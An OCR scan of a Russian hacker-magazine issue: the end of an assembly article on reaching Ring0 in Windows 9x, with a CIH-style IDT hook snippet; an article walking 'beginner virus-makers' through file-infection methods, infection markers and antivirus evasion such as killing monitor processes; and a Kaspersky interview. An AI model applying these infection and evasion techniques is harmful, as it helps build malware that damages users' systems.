mov word ptr [ebx],ax
shr eax,16
mov word ptr [ebx+6],ax

; сообщим миру, что мы пережили это путешествие
push 00h
push offset capt
push offset text2
push 00h
call MessageBoxA

; выходим
push 00h
call ExitProcess

; в пределах этой процедуры мы имеем наивысший уровень привилегий
ring0code:
; здесь мы можем делать что угодно,
; ведь мы уже в нулевом кольце!
iret ; возвращаемся в обыденность

end start
```

Тебе наверняка понравится функция IFSMgr_InstallFileSystemApiHook :).

Скажу еще, что этот способ ухода в Ring0 не единственный, но самый простой. И именно этот метод использует небезызвестный WIN95.CIH (HookExceptionNumber - номер перехватываемого исключения, MyExceptionHook - процедура инициализации вируса на нулевом кольце):

```
push eax
sidt [esp-02h]
pop ebx

add
ebx,HookExceptionNumber*08h+04h
cli
mov ebp,[ebx]
mov bp,[ebx-04h]

lea esi,MyExceptionHook-@1[ecx]

push esi

mov [ebx-04h],si
shr esi,16
mov [ebx+02h],si

pop esi

int HookExceptionNumber
```

К чести Microsoft надо заметить, что на NT-based Виновс этот трюк не срабатывает. Но кто сказал, что мы знаем только один трюк ? :)

К чести Microsoft надо заметить, что на NT-based Виновс этот трюк не срабатывает. Но кто сказал, что мы знаем только один трюк ? :)

W W W

- **www.wasm.ru** - если ты интересуешься ассемблером, это лучшее место во всем рунете: огромное количество статей, инструментов и пр.
- **www.rusfaq.ru** - здесь ты можешь задать любой вопрос по ассемблеру. И, представь, на него даже ответят :).
- **www.programmersheaven.com/zone5** - подраздел портала Programmer's Heaven, посвященный ассемблеру (на английском).
- **http://board.win32asmcommunity.net/** - один из крупнейших форумов по ассемблеру (на английском).

Dr.Klouniz

HIGH LEVEL CODE

ВИРУСЫ НА ЯЗЫКАХ ВЫСОКОГО УРОВНЯ

Я думаю, ты знаешь, зачем нужны миру вирусы, написанные на языках высокого уровня. Конечно же - чтобы занимать твой мыльник, рассылать почту от твоего имени и портить хорошие файлы своим присутствием. Разумеется, пишут их не знающие ассемблера школьники и студенты, проводящие жизнь в лености и праздности. Известно также, что с момента появления в России Turbo Pascal 5 количество их стало увеличиваться бешеными темпами. Но это все эмоции :). Сегодня я постараюсь быть объективным и немного расскажу тебе об этих монстрах "изнутри".

В ЧЕМ СМЫСЛ ЖИЗНИ?

Я имею в виду, конечно, смысл жизни вируса, а не вирмейкера, поскольку смысл жизни последнего интересует только товарищей из НИИ Судебной Психиатрии им. Сербского для разработки курсов лечения :). Я не могу рассказать обо всех вирусах на 4 полосах, поэтому возьму понемногу от каждого и назову его "средним вирусом". Итак, средний вирус посвящает свою жизнь следующему:

С распространением все ясно - тут амбиции вирей простираются от текущего каталога (ga, были и такие шедевры) go массовой рассылки себе подобных по мылу или с помощью багов ПО.

1. Распространение.
2. Поиск жертвы и заражение.
3. Противодействие антивирусам.
4. Какие-то еще заложенные автором действия - звуковые эффекты, похабные надписи, деструкция и многое другое.

Этот человек не просто написал вирус. Он выразил свое мнение. Легализуйте анашу, господа!

С распространением все ясно - тут амбиции вирей простираются от текущего каталога (ga, были и такие шедевры) go массовой рассылки себе подобных по мылу или с помощью багов ПО. Большинство современных ЯВУ вирусов используют комбинацию всех этих способов, уделяя особое внимание email-рассылке. Темы вирусных писем (которые я регулярно тоннами выношу из своего мыльника) просто потрясают воображение - от "Re: BIG MONEY TODAY" go "4 Gb Big tits for free now in this message!!!" :). Что поделаешь, ведь задача его - чтобы ты только ПОСМОТРЕЛ это письмо, поскольку, благодаря использованию, например, бага IFrame, приаттаченное тело вируса запустится само. Текст же письма обычно полубредовый (комбинация из нескольких фраз) и никакого интереса не вызывает. Зато дальнейшие действия виря интересны, но о них я расскажу чуть позже. Есть, правда, и такие экземпляры, которые не используют багов ПО, зато присылают письмо с занятным заголовком и осмысленным контентом, аргументировано объясняющим тебе, почему надо запустить аттач. Тут тоже фантазия распространяется от "for details see attach" go пространных объяснений. И ведь запускают - социальную инженерию никто не отменял. Попавший же на комп вирус обычно переносит свое тело в укромное место (c:\win, например) со случайным именем и записывает этот файл в автозагрузку (обычно через RUN реестра, хотя способов таких - куча). Более продвинутые товарищи так не делают, а заражают уже имеющиеся в автозагрузке проги. Эффект, как ты понимаешь, такой же. Запускаясь при каждой загрузке, вирус инсталлируется в оперативку и занимается, обычно, тремя вещами -

Процедуры "от DELPHI". Объявлены в uses sysutils.	Функции Windows API (объявлены в uses windows)		Описание
	Устаревшая	Новая	
AssignFile	нет аналога		Сопоставляет файл с переменной типа File или TextFile
Reset	_lopen	CreateFile	Открывает существующий файл и уст. позицию чтения в начало
ReWrite	_lcreate	CreateFile	Создает новый файл и уст. позицию чтения в начало. Если скормить ReWrite существующий файл, его содержимое будет обнулено
BlockRead	_lread	ReadFile	Читает в буфер определенное количество данных из файла
BlockWrite	_lwrite	WriteFile	Соответственно, пишет данные в файл
SeekFile	_llseek	SetFilePointer	перемещает позицию чтения/записи в открытом файле
CloseFile	_lclose	CloseHandle	Закрывает открытый файл
Erase	DeleteFile	Она не устарела	Удаление файла
FindFirst	FindFirstFile	""	Поиск файла по критериям.
FindNext	FindNextFile	""	Поиск следующего файла

Памятка начинающего вирмейкера - самые интересные функции

заражением файлов, освоением трафика пользователя и его адресбука. Заражение файлов происходит двумя путями - либо банальным поиском всех исполнимых файлов на всех возможных дисках, либо с помощью перехвата обращений к файлам при открытии. Конечно, существует еще несколько способов поиска жертвы, но эти два - самые основные.
Например, интересен способ поиска доступных файлов с помощью... FAR the File Manager. Так вот, ты никогда не задумывался, зачем в корне диска находится файл "Tree.far"? А ведь это - обычный текстовый файл с полным списком всех директорий и поддиректорий текущего диска. Остается одно - открыть этот файл и построчно (процедуру ReadLn помнишь? :)) искать в каждой директории exe-файлы.

Слава богу, для этой цели в WinApi есть функции FindFirstFile/FindNextFile, возвращающие тебе указатель на файл, соответствующий критериям (c:*.exe - чем не критерий?). Создатели языков программирования написали свои варианты этой функции, например, для Delphi это - FindFirst. Так, например, может выглядеть циклический поиск всех exe-файлов в заданной папке:

```
result:= FindFirst
('*.exe',faAnyFile,sr);
WHILE Result= 0 DO
        begin
        //Процедура заражения должна
быть здесь ;)
        FindNext (Sr);
end;
```

Ну, допустим, файл мы нашли Что дальше? А дальше - все зависит от алгоритма заражения, выбранного автором. Давай посмотрим на самые популярные из них.

ВИРУСЫ - ОВЕРРАЙТЕРЫ (HIGH LEVEL LANGUAGE OVERWRITE)

Можно ли назвать это заражением, я не знаю, потому что эти злодеи просто перезаписывают прогу-жертву своим телом. Как это делается? API-функция CreateFile или дельфийская ReWrite (var F: File, обнуляющая существующий файл) помогут тебе в этом. Размножение виря происходит обычно с помощью функции CopyFile, поскольку ничего большего там и не требуется.
В итоге - при попытке запуска "проги" юзер ловит сообщение в духе "stack overflow" или "seek error in drive C". То есть - правдоподобное объяснение, почему прога работать не будет. А вот вирус - работает и с большим удовольствием портит другие файлы своим присутствием. Писали эти вири в основном злобные школьники, поэтому, помимо своей деструктивной деятельности, они выводили длинные и зачастую оскорбительные тексты. Больше ничего примечательного в них нет, сейчас они почти не встречаются, поэтому я советую тебе о них забыть :).

> Когда текстовый редактор на фоне полного здоровья вдруг жалуется на невозможность что-то куда-то записать, это наводит на соответствующие мысли.

ВИРУСЫ - КОМПАНЬОНЫ (HIGH LEVEL LANGUAGE COMPANION)


Это более современный способ, существующий, однако, уже лет 15. В этом случае вирус переименовывает найденный файл, снабжает его атрибутами только чтение+скрытый+системный, а оригинальное имя присваивает себе. В итоге юзер, запуская, скажем, iexplore.exe, запускает вирус, который, сделав свое дело, запускает оригинальный файл, и юзер даже не замечает, что файл заражен. В старые времена эти вирусы поступали чуть по-другому - брали имя файла-жертвы и создавали свою копию, но с расширением .COM. Если юзер набирал в командной строке только имя файла (без расширения), то dos, который первым ищет com-фай, запускал сначала вирус.
"Почему же этот алгоритм жив до сих пор, раз все лечение заключается в обратном переименовании файла-жертвы?" - спросишь ты и будешь абсолютно прав.
Действительно, описанный мной способ легко обратим, но так никто и не делает :). Обычно вирус шифрует первые 512 байт или весь исходный файл - допустим, взаимообратимыми командами, вроде XOR/XOR, ADD/SUB, INC/DEC и т.п., но иногда встречаются и алгоритмы, способные вогнать в тоску самого И.Данилова :). Таким образом, этот способ является весьма эффективным и в плане надежности - нет необходимости читать и писать из работающего файла, что чревато очень подозрительными ошибками. А когда текстовый редактор на фоне полного здоровья вдруг жалуется на невозможность что-то куда-то записать, это наводит на соответствующие мысли.

ВИРУСЫ - ПАРАЗИТЫ (HIGH LEVEL LANGUAG PARASITIC)


Еще одним продвинутым алгоритмом заражения является паразитный способ, суть которого в том, что вирус приписывает себя к зараженной программе. Способов этих туева хуча, но наиболее популярными являются два - приписывание вируса спереди или сзади к программе. В первом случае все ясно - заражение происходит как copy /b virus.exe program.exe, в итоге схема зараженной проги будет такая:

Работает все это тоже очень просто - вместо программы запускается вирус, который затем восстанавливает зараженную прогу (либо вылечивая ее, затем заражая снова, либо - сохраняя оригинальную версию в левый файл) и запускает ее. Опять же - юзер ничего не подозревает, потому что все работает. Для заражения таким способом используются функции WinAPI: »

Попавший же на комп вирус обычно переносит свое тело в укромное место (c:\win, например) со случайным именем и записывает этот файл в автозагрузку.



А этот товарищ сделал вирус с игрушкой. Она довольно сложная, я не смог пройти дальше 3 уровня



Сам себя не поздравишь с днем рождения - никто не поздравит, решил этот вирмейкер м написал вирус, посвященный этому событию


CreateFile, создающая указатель на новый файл, с доступом GENERIC_READ (для чтения из зараженного файла) или GENERIC_WRITE для записи тела вируса в файл. Между прочим, для этой функции есть флаги (dwShareMode), указывающие на то, как открываемый объект должен распределять доступ между процессами, например:
FILE_SHARE_READ - другим процессам можно читать из файла,
FILE_SHARE_WRITE - то же самое, для чтения. Эти вещи могут очень пригодиться начинающему вирмейкеру, особенно - не читающему Win32.hlp :). Есть еще устаревшая _lopen, но ее используют только в самых простых случаях.

Заражать антивирусы - грешно. Дело в том, что при запуске они довольно придирчиво исследуют собственную целостность.

_Lread или ReadFile - позволяют читать данные из файла. Допустим, тебе надо восстановить исходный файл из зараженного. Для этого необходимо сместиться на длину вируса (он же у нас первый) и прочесть все остальные данные в буфер. Сместиться можно с помощью функции _LSeek (ей передается указатель и число, на сколько смещать), а буфер - это, разумеется, массив/динамический массив. Несложно догадаться, что для таких манипуляций тебе надо знать ДЛИНУ вируса. То есть - объявлять специальную константу VirSize, значение которой ты уточнишь после компиляции. А затем - снова компилируешь с новыми значениями.

Можно ли назвать это заражением, я не знаю, потому что эти злодеи просто перезаписывают прогу-жертву своим телом.

Итак, тело вируса у нас в одном буфере, программа - в другом, что делать? Смотря что надо сделать :). Если запущен зараженный файл, то после отработки основного вирусного кода прогу придется слить в левый файл на диск (чтобы запустить ее оттуда, разумеется), который, как ты знаешь, создается процедурой _LCreate (ей передается указатель и атрибуты новорожденного, например - 0 - архивный), а запись осуществляется с помощью WriteFile или _LWrite. Прогу можно запустить с помощью функций CreateProcess или WinExec (лучше, все-таки, CreateProcess, не забудь, что вирусу нужно будет ждать завершения ее работы), после чего нам останется только удалить левый файл процедурой DeleteFile. И это все. О, чуть не забыл - любые изменения в файле должны завершаться CloseHandle, закрывающей файл, иначе никаких изменений там не будет, а ты будешь удивлен, почему же ничего не работает ;). Процесс заражения существующей программы в общем выглядит так:
Чтение содержимого программы --> удаление ее/создание нового файла с этим же именем --> Запись тела вируса --> Запись проги --> Запись метки зараженности --> CloseHandle.
Все процедуры для этого ты уже знаешь, остается только один вопрос - что такое метка зараженности? Как следует из названия, это то, что позволяет тебе не заразить один файл два раза (после чего он откинется :)). Это может быть пара байт твоих инициалов, записанные после проги, может - некое условное время создания файла. Процедура FileSetDate существует именно для этого, поэтому не стесняйся. Раньше многие вирмейкеры любили выставлять файлу 62 секунду во времени создания и тому подобную бредятину, но ты никогда так не делай :). Действительно, лучше работают несколько байт, записанных после проги. Надежно, как форт-нокс.



Фортран должен сдохнуть. Видимо, сильно насолил этот язык некоему вирмейкеру, раз он решился на такой слоган

Я рассмотрел самый простейший алгоритм заражения, и, конечно же, в нем есть свой облом. Во-первых - лечится такой файл элементарно, достаточно знать размер программы-жертвы, и такое под силу даже ADinf+CureModule. Что же делать? Тут нам помогает все то же шифрование, причем, чем более извращенный ключ и алгоритм ты подберешь, тем лучше. Ключ вообще лучше генерировать динамически из каких-либо характеристик зараженной тачки, но... все равно файл будет расшифрован. Как? Да элементарно. Если ты тупо зашифруешь программу, не подумав, что первые 2 байта - MZ (сигнатура) хорошо известны не только тебе, но и Лаборатории Данилова (и всем остальным), процесс расшифровки пойдет как по маслу. Конечно, это не единственный косяк в данном случае, но тебе должно быть ясно - удаляй или переноси хотя бы сигнатуру, так антивирусам будет намного сложнее лечить прогу. Во-вторых - это проблема чтения всей программулины в буфере. А если она 16 Мб? Какие это будут тормоза, если вообще не облом? Выход один - читать в буфер первую часть программы, равную длине тела вируса, переносить ее в конец зараженной проги, а в начало писать, как обычно, вирус. При запуске инфицированной проги тебе, разумеется, придется проделать все это в обратном порядке. Кстати, помнишь, в начале я говорил, что вирус можно писать и в конец проги? Это не опечатка, и большинство вирусов так и делают, предварительно записав в заголовок программы jmp near на тело вируса. То есть - он все равно запускается первым.
На самом деле, таких проблем намного больше, а эти я привел только как намек на то, что писать вирусы - тяжелый, незаконный и неблагодарный труд :). Ведь на создание лечащего обновления на средний вирус у программеров-антивирусников уходит всего несколько минут. После чего это самое "горячее обновление" выкладывается на их сайте на обозрение широкой общественности. Но я что-то отвлекся, настало время рассказать собственно о противодействии антивирусам.

Лет 10 назад выяснилось, что если запаковать известный вирус неизвестным паковщиком, определяться В ФАЙЛЕ он не будет.

ИМЕЕМ АНТИВИРУС

Многие вири демонстрируют свое неуважение к антивирусу не только с помощью заложенных автором ругательств, но и реальными действиями. Думаю, тебе известно, что антивирус может определять и лечить только вирусы, известные его автору. Изменить эту ситуацию пытаются давно, но пока безуспешно. Эвристический анализ страшен только вирусам, написанным

на ассемблере (да и то не всем, слишком много антиэвристических приемов. Не может же DR.WEB эмулировать весь компьютер ;)). Высокоуровневые же вирусы к нему имеют полный иммунитет, поэтому я на этом не буду останавливаться. Правда, как я уже говорил, проги-ревизоры типа ADinf+Cure Module могут определять и лечить вирусы-паразиты только в том случае, если они ничего не шифруют, стоит же поXORить даже маленький участок проги, как она объявляется неизлечимой, и юзер отправляется ждать обновления полифага.
Существует и еще несколько способов обмана. Например, лет 10 назад выяснилось, что если запаковать известный вирус неизвестным паковщиком, определяться В ФАЙЛЕ он не будет. Это было действительно весело, поскольку юзеры заваливали антивирусников жалобами, типа: "Ваш ..... ежедневно удаляет вирус в памяти, а он все равно там образуется. Что это за .....!" Правда, вскоре ситуация разрулилась - антивирусы научились на лету распаковывать и его. Сейчас, с появлением PE, все паковщики для них известны антивирусам, и этот финт уже не проходит. А создать свой собственный паковщик куда сложнее, чем изменить код уже написанного вируса :).
Заражать антивирусы - грешно. Дело в том, что при запуске они довольно придирчиво исследуют собственную целостность, иногда выдавая такой экран:

Разумеется, тот parasitic-алгоритм, что я описал, не изменяет целостность файла, и им можно заражать даже антивирусы, но практически все вирусы, исходники которых я видел, имеют проверку имени файла, который они нашли (например: IF Sr.Name = 'drweb.exe' then ...). То есть, файл "drweb.exe" заражаться не будет, а будет либо пропущен, либо - удален или испорчен. Скорее испорчен, поскольку это не вызывает подозрений. В связи с этим многие антивирусы стали разрешать пользователям переименовывать исполнимые файлы. Это не помогло, и вирмейкеры ответили поиском антивируса по сигнатуре. Антивирусники не нашли, чем ответить, и эта возможность существует по сей день. Главное - запуститься раньше антивируса, что при сегодняшней популярности мониторов трудно устроить. Но, как известно, на каждую хитрую... хм... прогу найдется свой болт на 16, и большинство современных вирусов научились просто убивать процессы, принадлежащие антивирусам-мониторам (AVPMonitor, Norton Antivirus и т.п.). Правда, для этого вирус еще должен ПОПАСТЬ на компьютер и не быть убитым раньше. Но уж если попал - то держись, потому что вирусы, перехватывающие трафик, бывает, запрещают пользователю обращаться к сайтам антивирусников, проводить автоматические обновления и качать новые версии, выполняя таким образом функции фаервола :).
Чтобы избежать обнаружения, некоторые высокоуровневые вирусы имеют даже намек на полиморфизм, а именно, таская за своим телом запакованный исходник, они бродят по диску юзера в поисках компилятора. Затем, слегка изменив текст никогда не выполняющимися командами (что-то типа "IF FALSE THEN"), компилируют его и запускают. Получая слегка измененную версию. Заражать архивы вирусы тоже любят - особенно, если на диске имеется pkzip.exe или что-то в этом роде. А поскольку у большинства пользователей в параметрах сканера проверка архивов выключена (чтобы не тормозило), появляется реальный шанс пережить трудные времена.
В общем, способов обмана антивирусов придумано великое множество (каждый рад попинать бездушную прогу :)), но журнал не резиновый, поэтому я плавно перехожу к заключению.

Имя твое неизвестно, подвиг твой бессмертен

ВИРУСАМ - БОЙ!

Надеюсь, я немного просветил тебя в вопросе устройства и образа жизни самоходного программного обеспечения, написанного на языках высокого уровня. Больше информации ты можешь получить на официальных сайтах антивирусников и вирусописателей, поскольку объять весь вирмейкинг в одной статье - задача не для слабых духом :). Успехов тебе и не заражайся.

Content:

mindwOrk (www.livejournal.com/users/mindwOrk)

ИНТЕРВЬЮ

ЕВГЕНИЙ КАСПЕРСКИЙ

В ряд ли мне нужно представлять своего собеседника. Если ты ценишь безопасность своей системы и на пушечный выстрел не подпускаешь электронную заразу к своей немерено важной инфе, тебе должна быть знакома эта фамилия. Именно благодаря Евгению Касперскому и его антивирусу мы можем спать спокойно, не боясь, что злые вири сожрут с потрохами наш винт. "Антивирус Касперского" был признан лучшим в мире не только многими престижными организациями, но даже представителями сообщества вирусмейкеров.

О КОМПАНИИ

mindwOrk: Здравствуйте, Евгений. Расскажите, пожалуйста, о вашей "Лаборатории Касперского". Не официальные сводки, которые есть на сайте, больше интересует именно атмосфера. В каком помещении проводятся все основные исследования и разработки, насколько технически оснащена компания, какие требования предъявляются к сотрудникам... в таком духе.

Евгений Касперский (ЕК): Работаем мы круглосуточно, без праздников и выходных. Особенно это касается антивирусных экспертов и службы технической поддержки. Понятно, что вирусам не знакомы термины "спокойный ночной сон" и "работа с 10 до 18", пользователям защита нужна круглосуточно. К тому же люди живут по всему миру, во всех часовых поясах. А наше призвание предоставлять лучшую защиту. Лучшую - значит эффективную и в срок. Работа в компании обычно проходит так: обнаруживается вирус, в зависимости от его типа распределяется на анализ определенному эксперту. Он разрабатывает сигнатуру, пишет описания для Энциклопедии. Потом результаты работы аккумулируются специальным роботом, который тестирует и выпускает обновление. Все это требует огромных организаторских способностей, личной заинтересованности и вовлеченности сотрудников. На создание этих условий и направлены усилия компании. Технический департамент занимает обширное помещение, оборудованное по последнему слову техники и эргономики. Обстановка максимально деловая, но без излишней бюрократии - этого мы терпеть не можем. Бюрократия убивает инициативу и демотивирует.

mindwOrk: Почему вы решили переименовать Antiviral Toolkit Pro в Антивирус Касперского? AVP - как-то привычнее :).

ЕК: Долгая и грязная история, куда вовлечены киберсквотеры и просто непорядочные люди. По сути дела, у нас украли этот бренд, и затем шантажировали. С другой стороны, рано или поздно смена обязана была произойти. В названиях продукта и компании должна быть гармония: у рядового пользователя AVP с трудом ассоциируется с "Касперский". Кроме того, "Лаборатория" сегодня занимается не только антивирусами, но также межсетевыми экранами (Kaspersky Anti-Hacker) и защитой от спама (Kaspersky Anti-Spam). Здесь бренд выступает в роли зонтика и придает новым продуктам вес, перенося на них доверие, заработанное антивирусом. Спорный вопрос, но еще мне кажется, что корпоративный продукт не может носить название AVP. Оно звучит немного легкомысленно и отдает гаражным любительством.

mindwOrk: Какие антивирусные компании вы считаете своими основными конкурентами и почему? Какие у вас с ними отношения? Насколько тесно вы сотрудничаете?

ЕК: Все зависит от сегмента рынка и страны. Вообще, я предпочитаю не показывать пальцем в таких вопросах. Ведь вопрос риторический: что, помимо "Касперский", вам приходит в голову, когда вы задумываетесь об антивирусной защите? С большинством западных разработчиков у нас тесные профессиональные связи: ведь мы все делаем одно дело, и, чтобы все пользователи получали защиту как можно быстрее, нам просто необходимо работать вместе. Антивирусные компании объединены в несколько неформальных организаций (например, CARO - Computer Antivirus Researchers' Organisation), где участники обсуждают строение вирусов и делятся опытом по разработке защиты.

mindwOrk: Как часто сотрудники компании участвуют в конференциях, посвященных проблеме вирусов? Готовите ли вы доклады? Насколько вообще важны такие конференции?
EK: Участвуем, докладываем, причем много и регулярно. Я бы даже сказал, редкая конференция проходит без нашего участия. Подобные мероприятия очень важны. Ведь это обмен бесценным опытом, а также отличная возможность наконец-то преодолеть барьер электронной почты и увидеть коллег по цеху воочию.

mindwOrk: Лично у вас с коллегами отношения сугубо деловые, или вы при желании можете сыграть с кем-то из них партию в бильярд, выпить по чашечке пива в непринужденной обстановке?
EK: "Деловые" отношения царят, в основном, на официальных мероприятиях и переговорах. Как только мы снимаем галстуки, то все происходит по описанному вами сценарию.

mindwOrk: Сколько сотрудников сейчас работает в "Лаборатории Касперского"? Каким образом вы подбираете новые кадры?
EK: Сейчас нас 250 человек. 85% из них работают в нашей штаб-квартире в Москве, остальные - в основном специалисты по маркетингу, продажам и техподдержке - находятся в офисах в Англии, Франции, США, Польше, Нидерландах, Японии и Китае. Вряд ли можно однозначно определить нашу кадровую политику. Все случается, и мы приглашаем, и сами приходят. Хотя большинство все-таки находим мы сами.

mindwOrk: А среди ваших сотрудников есть люди, которые в прошлом занимались написанием вирусов? Если нет - могли бы вы взять такого человека к себе на работу?
EK: Нет, таких людей нет. По крайней мере, я надеюсь, среди моих сотрудников нет людей, умеющих это так ловко скрывать. Понимаете, вирусописательство - это диагноз, который с трудом поддается лечению. Да, есть примеры из других областей - преступник Видок стал знаменитым полицейским. В вирусописательстве мне пока такие случаи неизвестны. Я не стану пятнать репутацию "Лаборатории", так что создателям вирусов путь к нам заказан.

mindwOrk: Насколько успешно и оперативно вам удается справляться с задачей поддержания информационной безопасности?
EK: В среднем нам требуется всего 5-7 минут для анализа каждого вируса. Иногда 1-2 минуты. Редко, но бывают тяжелые случаи, когда корпим над кодом целый день. Когда специалисты из конкурирующих фирм узнают об этом - сильно удивляются. У них в лабораториях работает в 3-4 раза больше людей, а мы успеваем все сделать быстрее и лучше. Думаю, удается это нам благодаря таланту сотрудников, правильной организации процессов и мощным средствам автоматизации.

mindwOrk: Насколько велик вклад отечественных вирусмейкеров в общее количество вирусных инцидентов? Как вы оцениваете профессионализм наших авторов вирей?
EK: Есть прямая связь между активностью вирусописателей и экономическим положением в стране. Сейчас у нас все хорошо, поэтому российские вирусы сегодня большая редкость. Тем более редкость - высококлассный вирус. Те, кто могли бы его создать, уже давно образумились и зарабатывают приличные деньги на программировании более полезных вещей. Так что сегодня основной поток вирусов идет из испаноязычных стран и Юго-Восточной Азии.

mindwOrk: "Лаборатория Касперского" за время своего существования завоевала много разных наград. Есть среди них такая, которой вы особенно гордитесь?
EK: Самая первая, 94 года - дебют нашей программы на международных тестах. Это были тесты Гамбургского университета, где участвовали практически все антивирусы мира. Для нас это было первое испытание, и мы победили. Не просто победили, а оставили далеко позади всех конкурентов.

mindwOrk: Расскажите о новых разработках компании. Какие продукты сейчас куются в недрах "Лаборатории"? Каким проектам уделяется наибольшее внимание?
EK: В первую очередь, это наш новый проект Kaspersky Anti-Hacker, которому скоро исполнится год. Тайна его происхождения проста и незамысловата. Вирусы стали настолько сложным явлением, настолько срослись с другой криминальной областью - хакерскими атаками, что рынку стал остро необходим единый продукт. Продукт, объединяющий функции антивируса, межсетевого экрана и антиспама. Сейчас мы находимся на стадии готовности отдельных продуктов и работаем над их интеграцией. Не за горами время, когда пользователи будут устанавливать не Kaspersky Anti-Virus, а Kaspersky Security. Вторая наша перспективная разработка - Kaspersky Anti-Spam. Пока она рассчитана только на корпоративных пользователей, но в начале 2004 г. мы представим на рынок персональную версию. Пользователи смогут фильтровать спам лингвистическим эвристиком, сигнатурами спама, черными и белыми списками, а также по формальным признакам спама. Интерфейс будет максимально прост и удобен, чтобы разобраться в нем смогли даже начинающие пользователи. В общих чертах: программа интегрируется в почтового клиента и обрабатывает входящую корреспонденцию. Спаму присваиваются специальные метки, благодаря которым его можно рассортировывать в специальные папки, игнорировать или удалять.

mindwOrk: Как известно, Россия и Украина занимают ведущие места в списке самых пиратских стран (по количеству пиратской продукции). Наверняка это затронуло интересы и вашей компании. Пытаетесь ли вы как-то бороться с этим? Насколько велики потери компании от деятельности пиратов? И каково соотношение выпускаемой вами продукции для зарубежного рынка по сравнению с нашим?
EK: Давайте по порядку. Начну с конца - продажи "Россия-неРоссия" распределяются в пропорции 40-60. »

Вообще, это затягивает. Ведь каждый вирус - своего рода задача. Иногда попадаются очень сложные задачи. И нахождение решения - как курение. Начнешь один раз, и потом уже не остановиться.

У вирусов по умолчанию не может быть хорошего кода, это как атомная бомба - может ли быть хорошим средство уничтожения людей?

Выступление Касперского на одной из конференций

Российский рынок сейчас очень быстро растет, заказчики прекрасно осознают необходимость защиты, а также то, что на пиратском рынке можно купить только код. Антивирус - это сервис, важнейшее крыло которого - техническая поддержка, консалтинг, внедрение и т.д. Ведь если в сеть фирмы пролезет вирус и причинит вред только потому, что установленный антивирус оказался нелицензионным, вина ляжет на плечи администратора. Лучше перестраховаться и жить спокойно. Тем более, это не такие уж и большие деньги.

mindwOrk: Как часто хакеры атакуют ваш сайт? И насколько успешно у них это получается?
EK: Атакуют постоянно и с завидным упорством. Отражением атак и отслеживанием хулиганов у нас занимается специальное подразделение. Надо сказать, ему это удается. Нас успешно взломали только один раз - хакеры использовали очень извращенный способ взлома, который больше никогда и нигде не применялся. Но ни один из наших пользователей не пострадал - у всех стоит наш антивирус.

О СЕБЕ

mindwOrk: Расскажите о ваших первых компьютерных годах. Где и как стали изучать программирование? Насколько легко вам это давалось?
EK: Программированием я заразился еще будучи учеником физико-математической школы. Потом болезнь усугубилась в институте криптографии. Однако ее практическое применение я нашел уже после распределения. В одном научно-исследовательском институте мне досталась мощнейшая по тем временам Olivetti (IBM XT), и моей радости не было конца. Как сел тогда, так до сих пор не вылезаю.

mindwOrk: А насколько легко вам давалось изучение программирования? Кто был вашим наставником (книги, по которым изучали, люди, которые помогали)? Какой язык программирования ваш любимый? Как часто вы сейчас занимаетесь именно программированием?
EK: Изучение программирования мне всегда давалось легко. Наставников перечислять можно долго: среди них родители, учителя, книги и просто случайные люди. Из всех языков я всегда испытывал слабость к Ассемблеру. Сейчас чистым программированием, системным или прикладным, практически не занимаюсь. Все время уходит на анализ вирусов и разработку антивирусных сигнатур.

mindwOrk: Расскажите, как произошло ваше первое знакомство с компьютерными вирусами. И откуда взялся такой к ним такой интерес?
EK: Не совсем так. Не интерес к компьютерным вирусам, а, скорее, ненависть к ним. Можете себе представить причину того, что вы работаете до 12 ночи, без выходных и отпусков? А ведь все из-за них, вирусов. Началось все в бородатом 1989 с вируса "Cascade". Попал он ко мне банально, на дискете. Вдруг посыпались буковки, было безумно интересно. Уже тогда феномен был на слуху, и я сразу понял, с чем имею дело. Стало интересно, нашел зараженные файлы, проанализировал и жутко захотел сделать программу, которая их восстанавливает. Сделал. Ее далеким потомком сейчас наслаждается около 70% российских пользователей.

mindwOrk: А что собой представляла самая первая версия вашего антивируса? Каким было первоначальное название? Какие функции он выполнял?
EK: Самая первая версия уже на тот момент была чудом техники: псевдографический интерфейс, поддержка мышки, разнообразные опции. Еще до AVP она носила имя "-V": с одной стороны, минус символизирует судьбу буквы V (однозначно указывает на virus), с другой - это первый символ таблицы кодировки, так что моя программа всегда занимала первое место в каталоге.

mindwOrk: Какие знания/качества нужны для того, чтобы успешно справляться с работой руководителя антивирусных исследований в компании "Kaspersky Labs"?
EK: Я все же достаточно скромный человек, поэтому не буду употреблять в ответе слово "талант" :). Переходя сразу ко второму месту в иерархии качеств, не могу не упомянуть высокую харизму, работоспособность, упорство и... вообще, еще неплохо жить рядом с офисом :).

mindwOrk: Расскажите, как обычно проходит ваш рабочий день?
EK: Ничего особенного. Континенты я не двигаю и судьбами мира не распоряжаюсь. Прихожу, сажусь за компьютер и "долбаю" вирусы. У нас даже есть такой термин для коллег-вирусологов - "дятел". "Дятел" - это тот, кто долбает вирусы. Получается, я главный :).

